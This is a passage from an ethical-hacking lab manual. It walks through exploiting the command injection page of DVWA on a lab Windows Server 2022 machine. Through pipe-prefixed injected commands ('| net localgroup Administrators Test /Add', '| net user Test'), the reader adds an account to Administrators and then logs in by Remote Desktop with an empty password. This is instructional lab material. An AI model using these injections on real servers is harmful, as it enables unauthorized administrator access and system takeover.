	User name	Test
Full Name		
Comment		
User's comment		
Country/region code	000 (System Default)	
Account active	Yes	
Account expires	Never	
Password last set	4/20/2022 2:30:36 AM	
Password expires	Never	
Password changeable	4/20/2022 2:30:36 AM	
Password required	Yes	
User may change password	Yes	
Workstations allowed	All	
Logon script		
User profile		
Home directory		
Last logon	Never	
Logon hours allowed	All	
Local Group Memberships		
Global Group memberships	*Domain Users	
The command completed successfully.		

The status bar at the bottom shows the time as 2:33 AM on 4/20/2022.

40. Now, assign administrative privileges to the account. The reason for granting administrative privileges to this account is to use this (admin) account to log into the **Windows Server 2022** machine with administrator access using a remote desktop connection.
41. To grant administrative privileges, type **| net localgroup Administrators Test /Add** and click **Submit**.

The screenshot shows a Firefox browser window with the URL `10.10.1.22:8080/dvwa/vulnerabilities/exec/#`. The DVWA logo is at the top. The main content area displays the title "Vulnerability: Command Injection" and a sub-section "Ping a device". A form field contains the command `net localgroup Administrators Test /Add`. Below the form, a table lists user account details for "User name: Test". The table includes fields like Full Name, Comment, User's comment, Country/region code, Account active, Account expires, Password last set, Password expires, Password changeable, Password required, User may change password, Workstations allowed, Logon script, User profile, Home directory, Last logon, and Logon hours allowed. All these fields are highlighted in red. A message at the bottom states "The command completed successfully." The taskbar at the bottom shows various icons and the date/time `2:36 AM 4/20/2022`.


42. You have successfully granted admin privileges to the account. Confirm the new setting by issuing the command | **net user Test**. **Test** is now an administrator account under the **Local Group Memberships** option.

The screenshot shows a Firefox browser window with the URL `10.10.1.22:8080/dvwa/vulnerabilities/exec/#`. The DVWA logo is at the top. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), DVWA Security, and PHP Info. The main content area is titled "Vulnerability: Command Injection" and contains a form titled "Ping a device" with a text input field for "Enter an IP address". Below the form is a table of user account details:


User name	Test
Full Name	
Comment	
User's comment	
Country/region code	000 (System Default)
Account active	Yes
Account expires	Never
Password last set	4/20/2022 2:30:36 AM
Password expires	Never
Password changeable	4/20/2022 2:30:36 AM
Password required	Yes
User may change password	Yes
Workstations allowed	All
Logon script	
User profile	
Home directory	
Last logon	Never
Logon hours allowed	All
Local Group Memberships	*Administrators
Global Group memberships	*Domain Users

Below the table, a message says "The command completed successfully." The taskbar at the bottom shows icons for File Explorer, Task View, File History, Task Scheduler, Task Manager, and the Firefox browser.


43. Now, log into the **Windows Server 2022** machine using the **Test** account through **Remote Desktop Connection**.
44. Click **Search** icon () on the **Desktop**. Type **remote** in the search field, the **Remote Desktop Connection** appears in the results, click **Open** to launch it.
45. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system IP address (here, **10.10.1.22 [Windows Server 2022]**) and click **Show Options**.




46. The **Remote Desktop Connection** window appears with the **General** tab displayed; enter the **User name** as **test** and click **Connect**.



47. A **Windows Security** pop-up appears; leave the **Password** field empty and click **OK**.




48. A **Remote Desktop Connection** window appears; click **Yes**.



49. A remote desktop connection is successfully established, as shown in the screenshot.

Thus, you have made use of a command execution vulnerability in a DVWA application hosted by the Windows Server 2022 machine, extracted information related to the machine, remotely created an administrator account, and logged into it.

If a **Server Manager** window appears close it.



50. Now, you may discontinue the session and log out of the web application. To do so, close the **Remote Desktop Connection** window. If a **Your remote session will be disconnected** notification appears, click **OK**.
51. This concludes the demonstration of how to exploit a remote command execution vulnerability to compromise a target web server.
52. Close all open windows and document all acquired information.

Task 8: Exploit a File Upload Vulnerability at Different Security Levels

